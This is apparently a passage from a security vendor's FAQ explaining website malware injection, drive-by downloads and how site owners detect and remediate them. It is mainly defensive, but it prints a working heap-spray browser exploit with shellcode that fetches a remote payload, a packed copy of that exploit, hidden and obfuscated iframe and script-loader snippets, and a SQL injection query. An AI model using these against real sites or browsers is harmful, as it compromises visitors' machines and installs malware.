Therefore it is possible to use an iframe to embed content from a 3rd party website and have it render invisibly in the web browser when an otherwise legitimate web page is requested. A typical iframe is shown below. If this was inserted into a corporate home page, content from page.html would render when the home page was opened in the browser.

```
<iframe id="iframe" name="iframe" src="page.html" scrolling="auto" width="80%"
height="160" frameborder="1">
</iframe>
```

26. What is javascript?

JavaScript is a scripting language that is interpreted by Web browsers. It allows Web application developers to control and augment browser functionality and to add dynamic features that cannot easily be achieved through HTML.

Typically javascript functionality includes visual effects, form field validation and the dynamic creation of event dialogs and new windows. It is also possible to use javascript to dynamically create iframes. This would make the iframe more difficult to find through rudimentary visual inspection.

27.What is the relevance of iframes and javascript in malware injection?

In malware injection scenarios, hackers take advantage of vulnerable Web applications to inject malicious iframes into otherwise legitimate – and typically popular – web pages. The injected iframe will either use standard HTML syntax or can be in the form of javascript which will dynamically create the iframe when the page is displayed in the browser.

Whatever the injection method, the goal is the same. The iframe causes a 3rd party webpage to render inside the requested webpage. This is used to call up an external exploit designed to compromise the web browser that requests that page.

28.What does injected code look like?

The most basic form of injected code is a malicious iframe such as:

```
<div style="visibility: hidden; position: absolute: 1; top: 1"> <iframe id="IFRAME"
name="IFRAME" src="http://www.example.com/page_with_malwre.htm" scrolling="no" width="1"
height="1" vspace=0 hspace=0 frameborder="0"></iframe></div>
```

If this iframe is present in the HTML of a requested web page it would cause content from http://www.example.com/page_with_malware.htm to render in an invisible 1 pixel x 1 pixel window.

However, typically when hackers inject an iframe into a web site they may disguise the code by making it look like something else. For example, the injected iframe code can be scrambled or encoded so that visually it looks nothing like the original syntax but acts as normal when executed as a web page.

Note that this does not protect or encrypt HTML code but simply serves to hide it from someone looking for an iframe. For example the iframe referenced earlier can be converted to a JavaScript Unicode string using a freely available encoding tool[5]. The process of disguising code through scrambling or encoding is generically referred to as "obfuscation".

[5] http://www.auditmypc.com/html-encoder.asp

```
<script
type="text/javascript">document.write('\u003C\u0064\u0069\u0076\u
0020\u0073\u0074\u0079\u006C\u0065\u003D\u201D\u0076\u0069\u0073\
u0069\u0062\u0069\u006C\u0069\u0074\u0079\u003A\u0020\u0068\u0069
\u0064\u0064\u0065\u006E\u003B\u0020\u0070\u006F\u0073\u0069\u007
4\u0069\u006F\u006E\u003A\u0020\u0061\u0062\u0073\u006F\u006C\u00
75\u0074\u0065\u003A\u0020\u0031\u003B\u0020\u0074\u006F\u0070\u0
03A\u0020\u0031\u201D\u003E\u0020\u000D\u003C\u0069\u0066\u0072\u
0061\u006D\u0065\u0020\u0069\u0064\u003D\u0022\u0049\u0046\u0052\
u0041\u004D\u0045\u0022\u0020\u006E\u0061\u006D\u0065\u003D\u0022
\u0049\u0046\u0052\u0041\u004D\u0045\u0022\u0020\u0073\u0072\u006
3\u003D\u0022\u0068\u0074\u0074\u0070\u003A\u002F\u002F\u0077\u00
77\u0077\u002E\u0065\u0078\u0061\u006D\u0070\u006C\u0065\u002E\u0
063\u006F\u006D\u002F\u0070\u0061\u0067\u0065\u005F\u0077\u0069\u
0074\u0068\u005F\u006D\u0061\u006C\u0077\u0072\u0065\u002E\u0068\
u0074\u006D\u0022\u0020\u0073\u0063\u0072\u006F\u006C\u006C\u0069
\u006E\u0067\u003D\u0022\u006E\u006F\u0022\u0020\u0077\u0069\u006
4\u0074\u0068\u003D\u0022\u0031\u0022\u0020\u0068\u0065\u0069\u00
67\u0068\u0074\u003D\u0022\u0031\u0022\u0020\u0076\u0073\u0070\u0
061\u0063\u0065\u003D\u0030\u0020\u0068\u0073\u0070\u0061\u0063\u
0065\u003D\u0030\u0020\u0066\u0072\u0061\u006D\u0065\u0062\u006F\
u0072\u0064\u0065\u0072\u003D\u0022\u0030\u0022\u003E\u003C\u002F
\u0069\u0066\u0072\u0061\u006D\u0065\u003E\u003C\u002F\u0064\u006
9\u0076\u003E\u000D');</script>
```

29.What happens when user requests a web page with injected code?

In the above example, when an Internet user browses to the injected web page, the javascript dynamically generates an iframe. This causes malicious content from a website controlled by the hacker to execute inside the requested (and presumed legitimate) web page.

This hacker controlled website is often referred to as the “Hop Point” and contains the actual attack directed at the Web browser. The malware injection process is described in more detail in Figure 8.

In the case of an exploit that is loaded from the Hop Point through the iframe, the target is typically the web browser itself. In one common example, the exploit engages in a particular attack called “Heap Spraying”[6] which results in installation of a specific piece set of instructions that the browser executes.

[6] A discussion of Heap Spray attack is beyond the scope of this document. Refer to http://en.wikipedia.org/wiki/Heap_spraying for more information.

30. What is meant by a browser exploit

The initial goal of the injected iframe is to render content from a website controlled by the hacker inside the requested web page.

The iframe content typically contains a web browser exploit, i.e., code that exploits software flaws in a web browser in order to force it to do something unexpected such as crashing or reading/writing data on local hard drive.

Appropriately crafted exploit code will cause the browser to fall under control of the hacker. It will then accept commands embedded in the exploit and will carry out tasks assigned it to by those commands.

Alternatively, the exploit may be specific to any number of browser extensions such as those that support PDF, Flash, etc. In either case, the goal is to take control of the browser, forcing it to perform tasks specified by the hacker.

31. What happens once the browser has been exploited?

The primary goal of the exploit is to force the web browser to connect to a malicious site in order to download malware such as remote control utilities and backdoors as well as programs that automatically crawl the hard disk in search of information such as credit card details or bank accounts.

32. What is malware injection (Part III)?

Now we have reviewed basic and intermediate concepts, we can look in more detail at the malware injection process. A typical malware injection scenario is illustrated in Figure 8.



Internet Hackers
Hacker Activities
1. Injects malicious iframe to victim's vulnerable website
2. Places javascript exploit on hacker-controlled web site (hop point)
3. Plants malware in hacker-controlled server
1
2
3
Victim Website
Hacker Hop Point
Hacker Server
iframe
<script> Malicious Javascript </Script>
Stored Malware
5
Legitimate Web Usage
4. Internet user requests victim's web page which opens malicious iframe without their knowledge or consent
4
6
7
8
Malware Infection Path
5. Malicious iframe executes exploit code in user's browser
6. Exploit leverages browser vulnerabilities to take control and instruct browser to download malware
7. Browser silently requests malware from hacker server
8. Malware silently installs and executes on Internet user's PC
Internet Users

Figure 8: Malware Injection Process Flow

Step 1 - Malicious iframe injection

The hacker takes advantages of Web application vulnerabilities to inject a malicious iframe into one or more web pages. The injection is typically either in HTML code (or javascript that dynamically generates the iframe when the browser requests the webpage). In addition, the injected code is usually scrambled or encoded to make it more difficult to discover by both automated and manual inspection.

Step 2 – Browser Exploit placed on Hop point

In parallel to step 1, the hacker places the exploit code that will attack the browser on the Hop Point website. The injected code in step 1 causes this web page to render in the requested web page.

Step 3 – Malware placement

In parallel to step 1 and step 2, the hacker places malware on a server under his control. This malware contains the utilities that will be silently downloaded to the computer of every user that browses the injected web site in Step 1.

Step 4 – Legitimate Web application access

Internet users browse the injected website and request the page that has been injected with a malicious iframe.

Step 5 - Malicious iframe execution

When Internet users request the compromised web page, the iframe renders content from the Hop Point. This page contains the exploit code that directly targets the browser or takes advantage of vulnerable browser extensions such as a PDF reader.

Step 6 - Exploit

The exploit code from the Hop Point web page is executed in the Web browser via the injected iframe. In one example, the exploit code utilizes the "Heap Spray"[7] attack to take control of the browser. Once the exploit has taken control of the browser, it provides a set of instructions for the browser to execute.

Step 7 – Malware Request

The exploited browser executes commands issued to it in the exploit code. This includes requesting the malware from a server specified by the hacker.

Step 8 - Malware download

The browser silently downloads the malware which is written to disk and executed.

33.How do I know my website is infecting my customers with malware?

Antivirus is not adequate

[7] A discussion of Heap Spray attack is beyond the scope of this document. Refer to http://en.wikipedia.org/wiki/Heap_spraying for more information.

Poorly written malware will set off antivirus alarms on end-user PCs accessing the injected website. While this is embarrassing and damages the corporate reputation, ultimately it will not compromise those clients who have enabled and properly configured their basic desktop security mechanisms.

However, the vast majority of malware is crafted using obfuscation, encoding and packing techniques that make it invisible to even the most up to date AV. When dealing with this type of malware, signature based detection is largely ineffective.

Google Safe Browsing API is not adequate

Malware injection causes Internet users to download and execute malware without their knowledge or consent. Without active malware injection monitoring, business owners will only be aware that their website is initiating drive-by downloads when it is flagged by search engines (such as Google) as a source of malware. Once this happens, business reputation will be severely damaged and website traffic will decrease, driving down business revenue and marketing profile.

There are technologies that consolidate malware threat feeds and signatures from Google's malware samples. However, as they are largely reliant on Google's Safe Browsing Index, they will rarely alert businesses in time to prevent Google flagging.

Behavioral analysis detects malware injection immediately

The ideal solution is an active malware injection monitoring service such as HackAlert™. This behavioral analysis solution scans the website continuously, generating HTTP requests and analyzing HTTP responses for parameters that exhibit potential malicious behavior such as obfuscated redirection to 3rd party websites or active malware downloads. For more information on HackAlert™ refer to *HackAlert™ FAQ* for more details.

34. When manually testing for Malware injection what precautions are necessary?

It is important to remember that simply browsing an infected site is enough to compromise a PC. If manual verification is required, a number of safeguards are recommended.

Log on as a non-privileged user

Much of the malware circulating on the Internet requires local administrator rights to run. Simply browsing the Internet while logged on as a non-privileged "regular" user account can limit the impact of malware. For example malware running in the context of "admin" can do the following:

- Install kernel-mode rootkits and/or keyloggers (very difficult impossible to detect)

- Install and start services
- Install ActiveX controls, IE and shell add-ins (common with spyware and adware)
- Access data belonging to other users
- Cause code to run whenever anybody else logs on
- Capturing passwords entered into the Ctrl-Alt-Del logon dialog
- Replace OS and other program files with trojan horses
- Access sensitive account information, including account info for domain accounts
- Disable/uninstall anti-virus
- Cover its tracks in the event log
- Render machine unbootable

Use Virtual Machines

Instead of browsing the website from the OS, install software such as VMware to create a hardened OS image accessed with non-privileged account credentials. As an added security measure, configure this VM to automatically reset after each use.

Third party tools

Instead of browsing directly to a website use 3rd party tools such as:

- cURL - Command line tool writes source code to screen or file output
- WGET Command line website crawler writes to file (http://daniel.haxx.se/docs/curl-vs-wget.html)

Secure the browser

- Set browser security to high to prevent unwanted javascripts from running. Note that this is not going to prevent exploits in downloaded PDFs from running though.
- Use Firefox with "no-script" https://addons.mozilla.org/en-US/firefox/addon/722 to only run scripts from sites that have been manually added to a whitelist.

35.How do I know my website has been injected?

In a typical malware injection scenario, a hacker will take advantage of a vulnerable website to inject some form of malicious content that will exploit the web browser when the page is displayed. If a web page is suspected to have been injected it will be necessary to examine the application code and web server for evidence of:

- Injected Iframes
- Injected javascript
- Injected objects such as flash, PDF

- Database Injection
- Compromise of other services such as FTP

36.Is there a general format for injected code?

In general injected Web application code (iframes or javascript) will take a format similar to

```
<script src=http://unknown-third-party-host.com/load.js > </script>

<script>[obfuscated javascript that contains eval(xyz);]</script>

<iframe src=http://unknown-third-party-host.com/loader.php > </iframe>
```

37.How can I tell if my website has injected iframes?

There may be a need for iframes in the application so in manual inspection it is up to the application owner to distinguish the legitimate code from injected. Automated tools such as Armorize HackAlert™ enable this but even with manual inspection there are some telltale signs to look for. Refer to the previously discussed iframe which is shown again below.

```
<div style=”visibility: hidden; position: absolute: 1; top: 1”> <iframe id="IFRAME"
name="IFRAME" src="http://www.example.com/page_with_malwre.htm" scrolling="no" width="1"
height="1" vspace=0 hspace=0 frameborder="0"></iframe></div>
```

In particular, reference to 3rd party websites and obvious efforts to hide it (dimensions set to zero, visibility set to “hidden”) would indicate injection. This iframe would typically be disguised (or obfuscated) using one of a number of freely available encoding[8] tools to yield the following:

[8] http://www.auditmypc.com/html-encoder.asp

```
<script
type="text/javascript">document.write('\u003C\u0064\u0069\u0076\u
0020\u0073\u0074\u0079\u006C\u0065\u003D\u201D\u0076\u0069\u0073\
u0069\u0062\u0069\u006C\u0069\u0074\u0079\u003A\u0020\u0068\u0069
\u0064\u0064\u0065\u006E\u003B\u0020\u0070\u006F\u0073\u0069\u007
4\u0069\u006F\u006E\u003A\u0020\u0061\u0062\u0073\u006F\u006C\u00
75\u0074\u0065\u003A\u0020\u0031\u003B\u0020\u0074\u006F\u0070\u0
03A\u0020\u0031\u201D\u003E\u0020\u000D\u003C\u0069\u0066\u0072\u
0061\u006D\u0065\u0020\u0069\u0064\u003D\u0022\u0049\u0046\u0052\
u0041\u004D\u0045\u0022\u0020\u006E\u0061\u006D\u0065\u003D\u0022
\u0049\u0046\u0052\u0041\u004D\u0045\u0022\u0020\u0073\u0072\u006
3\u003D\u0022\u0068\u0074\u0074\u0070\u003A\u002F\u002F\u0077\u00
77\u0077\u002E\u0065\u0078\u0061\u006D\u0070\u006C\u0065\u002E\u0
063\u006F\u006D\u002F\u0070\u0061\u0067\u0065\u005F\u0077\u0069\u
0074\u0068\u005F\u006D\u0061\u006C\u0077\u0072\u0065\u002E\u0068\
u0074\u006D\u0022\u0020\u0073\u0063\u0072\u006F\u006C\u006C\u0069
\u006E\u0067\u003D\u0022\u006E\u006F\u0022\u0020\u0077\u0069\u006
4\u0074\u0068\u003D\u0022\u0031\u0022\u0020\u0068\u0065\u0069\u00
67\u0068\u0074\u003D\u0022\u0031\u0022\u0020\u0076\u0073\u0070\u0
061\u0063\u0065\u003D\u0030\u0020\u0068\u0073\u0070\u0061\u0063\u
0065\u003D\u0030\u0020\u0066\u0072\u0061\u006D\u0065\u0062\u006F\
u0072\u0064\u0065\u0072\u003D\u0022\u0030\u0022\u003E\u003C\u002F
\u0069\u0066\u0072\u0061\u006D\u0065\u003E\u003C\u002F\u0064\u006
9\u0076\u003E\u000D');</script>
```

38.How can I tell if my website has injected javascript?

In its simplest form, injected javascript will show up between `<script>` tags as:

```
<script src=http://unknown-third-party-host.com/load.js > </script>
```

However it is far more likely that java script will be encoded or somehow obfuscated to make it less noticeable to either human or automated detection:

`<script>[`*`obfuscated javascript that contains`*` eval(xyz);]</script>`

For example, the following code snippet is a piece of drive-by-download code that exploits MS06-067, a known Microsoft Internet Explorer vulnerability:

```
<script>
shellcode = unescape("%u4343"+"%u4343"+"%u4343" +
"%ua3e9%u0000%u5f00%ua164%u0030%u0000%u408b%u8b0c" +
"%u1c70%u8bad%u0868%uf78b%u046a%ue859%u0043%u0000" +
"%uf9e2%u6f68%u006e%u6800%u7275%u6d6c%uff54%u9516" +
"%u2ee8%u0000%u8300%u20ec%udc8b%u206a%uff53%u0456" +
"%u04c7%u5c03%u2e61%uc765%u0344%u7804%u0065%u3300" +
"%u50c0%u5350%u5057%u56ff%u8b10%u50dc%uff53%u0856" +
"%u56ff%u510c%u8b56%u3c75%u748b%u782e%uf503%u8b56" +
"%u2076%uf503%uc933%u4149%u03ad%u33c5%u0fdb%u10be" +
"%ud63a%u0874%ucbc1%u030d%u40da%uf1eb%u1f3b%ue775" +
"%u8b5e%u245e%udd03%u8b66%u4b0c%u5e8b%u031c%u8bdd" +
"%u8b04%uc503%u5eab%uc359%u58e8%uffff%u8eff%u0e4e" +
"%uc1ec%ue579%u98b8%u8afe%uef0e%ue0ce%u3660%u2f1a" +
"%u6870%u7474%u3a70%u2f2f%u616d%u776c%u7261%u6765" +
"%u7275%u2e75%u6f63%u2f6d%u6f63%u6d6d%u6e6f%u655f" +
"%u6578%u742f%u7365%u2e74%u7661%u0069");
bigbk = unescape("%u0D0D%u0D0D");
headersize = 20;
slackspace = headersize + shellcode.length
while (bigbk.length < slackspace) bigbk += bigbk;
fillbk = bigbk.substring(0, slackspace);
bk = bigbk.substring(0, bigbk.length-slackspace);
while(bk.length+slackspace < 0x40000) bk = bk + bk + fillbk;
memory = new Array();
for (i=0;i<800;i++) memory[i] = bk + shellcode;
var target = new
ActiveXObject("DirectAnimation.PathControl");
target.KeyFrame(0x7ffffff, new Array(1), new Array(65535));
</script>
```

This appears as malicious to automated mechanism as well as humans. However, if we run this code through an encoding utility such as Dean Edward's javascript compressor[9] we get the results below.

[9] http://dean.edwards.name/packer/

```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(pa
rseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toStr
ing(36))};while(c--){if(k[c]){p=p.replace(new
RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return
p}('a=h("%9"+"%9"+"%9"+"%N%6%D%q%1h%6%1f%Y"+"%13%11%Z%10%1a
%12%X%6"+"%T%S%U%V%k%W%14%15"+"%1e%6%1g%1c%1b%17%c%16"+"%18
%19%R%1i%M%y%x%z"+"%A%w%C%e%u%r%c%s"+"%e%v%j%t%B%Q%l%j"+"%L
%l%O%P%K%J%F%E"+"%G%H%I%1d%1t%1V%1U%1W"+"%1X%1Y%1T%1S%1j%1N
%1P%1Q"+"%21%1Z%28%2a%2e%2b%2c%2d"+"%29%23%22%24%25%27%26%1
R"+"%1L%1M%1s%1u%1v%1w%1r%1q"+"%k%1l%m%1k%m%1m%1n%1p"+"%1o%
1x%1y%1H%1G%1I");2=h("%g%g");f=20;4=f+a.5
d(2.5<4)2+=2;p=2.b(0,4);3=2.b(0,2.5-
4);d(3.5+4<1J)3=3+3+p;n=7 8();1K(i=0;i<1F;i++)n[i]=3+a;1E
o=7 1A("1z.1B");o.1C(1D,7 8(1),7
8(1O));',62,139,'||bigbk|bk|slackspace|length|u0000|new|Arr
ay|u4343|shellcode|substring|uff53|while|u56ff|headersize|u
0D0D|unescape||u8b56|u7275|uf503|u6f63|memory|target|fillbk
|ua164|u50dc|u0856|u3c75|u8b10|u510c|u5350|u0065|u7804|u330
0|u50c0|u748b|u5057|u5f00|u10be|u0fdb|ud63a|u0874|ucbc1|u33
c5|u03ad|u2076|u0344|ua3e9|uc933|u4149|u782e|u2e61|u6f68|uf
9e2|u006e|u6800|u6d6c|u0043|u8b0c|u0868|uf78b|u8bad|ue859|u
1c70|uff54|u9516|u0456|u206a|u04c7|u5c03|u046a|udc8b|u20ec|
u030d|u2ee8|u408b|u8300|u0030|uc765|u4b0c|u2f6d|u2e75|u6d6d
|u6e6f|u6578|u655f|u6765|u7261|u3a70|u40da|u2f2f|u616d|u776
c|u742f|u7365|DirectAnimation|ActiveXObject|PathControl|Key
Frame|0x7ffffff|var|800|u7661|u2e74|u0069|0x40000|for|u687
0|u7474|u5e8b|65535|u031c|u8bdd|u2f1a|u8b66|udd03|u1f3b|uf1
eb|ue775|u8b5e|u245e|uc503||u8b04|u98b8|ue579|u8afe|uef0e|u
3660|ue0ce|u5eab|uc1ec|uc359|uffff|u8eff|u0e4e|u58e8'.split
('|')))
```

The `eval()` is what is carrying the malicious code and the payload is what's contained inside the `eval()` function. The `eval()` is suspicious as are the variable names that have been renamed and the inclusion of "shellcode".

In reality, the hacker would run his code through a number of similar utilities to ensure that it was undetectable by both human inspection and by signature based malware detection tools.

As a rule, when it comes to assessing malicious javascript injection it is necessary to:

- Ensure all clear text java script is legitimate and is there by design

- Question and examine ALL scrambled, encoded or obfuscated code to determine why it is there and why it has been obfuscated.

39.Are the other means of malware injection besides iframes?

Malware is an ever-evolving technology. Changes in attack goals and technology improvements have resulted in many iterations and variations from “typical” attack methods. In some cases the malware injection may not rely on iframes at all:

- **Malware placed directly on compromised web server**

Earlier examples discussed the situation where a web server is compromised with the intent of forcing the browser to download malware from a website other than the one hosting the compromised application. In this case, some form of redirection is required.

However, if the server hosting the compromised Web application also hosts the browser exploit and the active malware download, then there will be no need to for the hacker to redirect the browser and therefore there is no need for an iframe.

- **Malicious code inside an embedded object**

Recent trends[10] indicate that instead of injecting malicious code into the HTML itself, hackers are injecting objects such as PDF documents or Flash animation with the malicious code inside them. The objects are embedded using the `<embed>` or `<object>` tags and thus require no iframe. When the browser requests the web page with the malicious object, the browser extension for that object (PDF reader, flash player, media player) processes the malicious code and is exploited.

- **Malicious code injected into the database**

It is possible to inject malicious code right into the database by inserting commands or queries in user input form fields. It may be possible to exploit poor application input filtering and thus interact directly with the database.

Once this is achieved, database credentials can be retrieved or database output can be modified so as to redirect all browsers querying the database to a website of the hacker’s choosing. Again, if the redirection is dynamically specified in database output, there may not be any evidence in the web page code itself.

[10]Adobe Reader Zero-Day Exploit, Dec 2009
http://www.pcworld.com/businesscenter/article/184704/adobe_reader_zeroday_exploit_protecting_your_pc.html

40.How can I tell if my website has injected objects such as flash or PDFs?

Objects such PDFs, Images, iframes, etc. can be embedded in the HTML code using the `<object>` tag as follows:

```
<object onreadystagechange="Name"></object>
```

In addition, Flash animation will also rely on the `<embed>` or `<object>` tags.

Hackers can embed code in these components to compromise the browser extensions that handles them. If the objects themselves are malicious, examination of the HTML code will not reveal anything other than the presence of the object. Without attack signatures from the plug-in vendors, it may be difficult to identify these components as malicious. In this case it is recommended to question all tags related to object embedding to ensure that they are legitimate.

41.How do I know my database has been injected?

Web applications rely heavily on databases. They are often referred to as being dynamic due to the fact that much of what is displayed in the browser is not a result of the web code itself but is instead dynamically generated by the database in response to user input.

If a hacker has managed to successfully inject commands directly into the database, they may be able to control it and thus govern what is returned to web browsers. This may include iframes or other malicious content that seeks to exploit the browser.

In some cases, there may be little evidence in the source code. A more effective strategy at this stage is to analyze the HTTP logs with a specific focus on the application form fields. In this way it may be possible isolate SQL query syntax that passed through the form fields.

Queries with parameters that will always be true are general indicators of SQL injection attempts as in the example show below.

```
SELECT * FROM Users WHERE Username='1' OR '1' = '1' AND Password='1' OR '1' = '1'
```

For more information on general SQL injection testing steps refer to OWASP's SQL Injecting testing guide[11].

[11] Testing for SQL Injection (OWASP-DV-005)
http://www.owasp.org/index.php/Testing_for_SQL_Injection_%28OWASP-DV-005%29

42.What other services might a hacker exploit for injection?

There are numerous injection paths into the besides the Web application and the database.

Web Server

If the Web server itself is vulnerable the hacker may be able to gain access to it in order to control it. For example if the server configuration has not been changed from the defaults, the hacker may be able to access the administration website via known passwords. Alternatively, if the website has not been patched against attacks such as path traversal, the hacker may be able to navigate from the website to the server file system.

Other Services

If other services such as FTP, SMTP, etc are running on the server, it may be possible to gain elevated privilege through an associated vulnerability or commonly known password. For example it is very common for hackers to share FTP passwords for hosting servers. These passwords are typically supplied to website owners to facilitate content uploads but they are rarely changed and eventually “leak out”.

Operating System

If the operating system itself is vulnerable, a hacker may be able to inject OS-level commands via the website or another running service. There are many Trojan applications that are specifically designed to trawl infected computer hard drives looking for passwords that can be used to exploit servers in the same domain. For example if a Trojan is placed on a workstation in the company.com domain, it will report back all passwords stored on that computer. Once the writer of the Trojan gets these, he will attempt to use them to break into public facing servers. If the infected computer belonged to an administrator, it is highly likely that there will be some valuable passwords stored.

43.If my website is injected, is my web server or Operating System also compromised?

Malware injection takes advantage of vulnerable web applications to inject code that exploits and controls web browsers accessing the application. In a typical scenario both the browser exploit and the malware itself resides on servers other than the one hosting the website. This is illustrated in Figure 8.

Therefore, malicious code injected into a single website does not necessarily indicate a compromise of the web server itself. It is important to note however, that if the website is vulnerable to injection it may be possible for a hacker to leverage this to inject database or operating system commands which may result in total server compromise.

This leads to the other malware injection scenario where the browser exploit and malware reside on the server hosting the website. In this case, the hacker does not use any iframes or javascript but instead ensures that browsers accessing the website are compromised directly.

This is a less common scenario as websites hosting and serving up actual live malware are much easier to find than simple iframes.

44. If a web server hosts multiple websites, are they all affected by a single injection?

Malware injection takes advantage of vulnerable web applications to inject code exploits and controls web browsers accessing the application. In a typical scenario, both the browser exploit and the malware itself reside on servers other than the one hosting the website. This is illustrated in Figure 8.

Therefore, malicious code injected into a single website does not necessarily indicate a compromise of all the websites hosted on the server. It is important to note however, that if the website is vulnerable to injection and if the attacker gained entry via the OS or other services that are vulnerable it is highly likely that they can compromise the other websites on the server as well.

45. If my website is downloading malware to users how do I mitigate?

It is critical to stop the drive-by download as soon as possible in order to protect clients and to ensure that website is not flagged as malicious by search engines such as Google[12]. However mitigation only addresses the immediate problem. It does not deal with the root cause.

Code Identification

In order to remove the injected code, it will be necessary to examine the web page for syntax such as:

```
<script src=http://unknown-third-party-host.com/load.js > </script>

<script>[obfuscated javascript that contains eval(xyz);]</script>

<iframe src=http://unknown-third-party-host.com/loader.php > </iframe>
```

It is also necessary to review all javascript statements to determine:

- Whether they legitimate or have they been injected by a hacker

[12] Note that immediate mitigation steps may have the effect of destroying evidence which could be of use in subsequent investigation.

- Why they are scrambled, encoded or obfuscated
- What the syntax is once they are decoded
- Whether the actual decoded javascript calls up an iframe or redirect to 3rd party website

If the javascript code is not a legitimate part of the application then it must be removed

It is also necessary to examine embedded objects (using the `<embed> and <object>` tags) such as Flash, PDF and images. It is possible for hackers to embed code in these components to compromise the browser extension that handles them. In general, it is recommended to review all objects to be sure they serve a legitimate function.

Remove injected code

Removing injected code from the compromised web page will provide instant mitigation but will not resolve the underlying issue. This is because the vulnerability that allowed injection in the first place – most likely resulting from failure to filter application input or output –will continue to exist. This means that the hacker is free to come back to carry out injection again. For more information on root cause remediation see question 46.

Restore from backup

If the injected code cannot be identified and there is a known good backup of the web application source code, then the application can be reinstalled. However, if the restored application has the same vulnerabilities, it is only a matter of time before the injection happens again.

Removal through egress filtering

It is also possible to enable automated removal of malicious elements from outbound HTTP responses. This will require integration between the malware detection process and perimeter egress controls working at application layer.

If the actual exploit code being downloaded to web browsers can be identified, it may be possible to utilize the outbound HTTP (response) analysis capabilities of the web server or the Web Application Firewall (WAF) to filter out traffic with those patterns. For example, Armorize HackAlert™ supports a web server plug-in that receives HackAlert™ notifications and automatically filters malicious elements out of HTTP responses in real time.

46.If my website is downloading malware to users how do I remediate?

Shifting security focus to Web applications does not mean that tried and trusted security mechanisms should be cast aside. Practices such as OS and Web server patching as well as network access controls and Firewalls continue to be critical security steps.

However with the fundamental open "channel" (reference Figure 5) that exists between the public-facing website and the Internet, additional protection higher in the protocol stack is required. In order to secure the website it is necessary to:

Secure the Web application itself

Secure coding and development practices will ensure that Web application security is implemented from the outset. Typically a great deal can be achieved by ensuring appropriate input and output filtering. This will ensure that no unexpected or malicious parameters are passed to the Web application or back to the users. However, while fairly simple to implement during development, in a large code base, location of all potential entry points requiring such filtering is best achieved by an automated source code analysis or a software verification tool such as Armorize CodeSecure™.

Black box testing

Also known as penetration testing or vulnerability assessment this testing technique is used to emulate "hacker" activity on the running application. Implemented through specialized scanning software or as manual testing, the goal is to locate application entry points vulnerable to the sort of attacks that would allow injection.

Block attacks in inbound HTTP requests

Web Application Firewalls (WAF) such as Armorize SmartWAF™ will inspect inbound HTTP traffic analysis to ensure that there are no attacks embedded in HTTP requests. Note that with the dynamic and evolving nature of attacks simply blacklisting potential attack patterns may not be very effective.

Monitor and filter outbound HTTP responses

If a website is injected, the most obvious indicator is malware drive-by downloads present in the HTTP response traffic. Armorize HackAlert™ monitors outbound HTTP traffic to ensure that there are no malicious elements that would signify drive-by downloading. Additionally, HackAlert™ will work with its web server module to ensure that malicious elements are automatically removed from HTTP responses in real-time.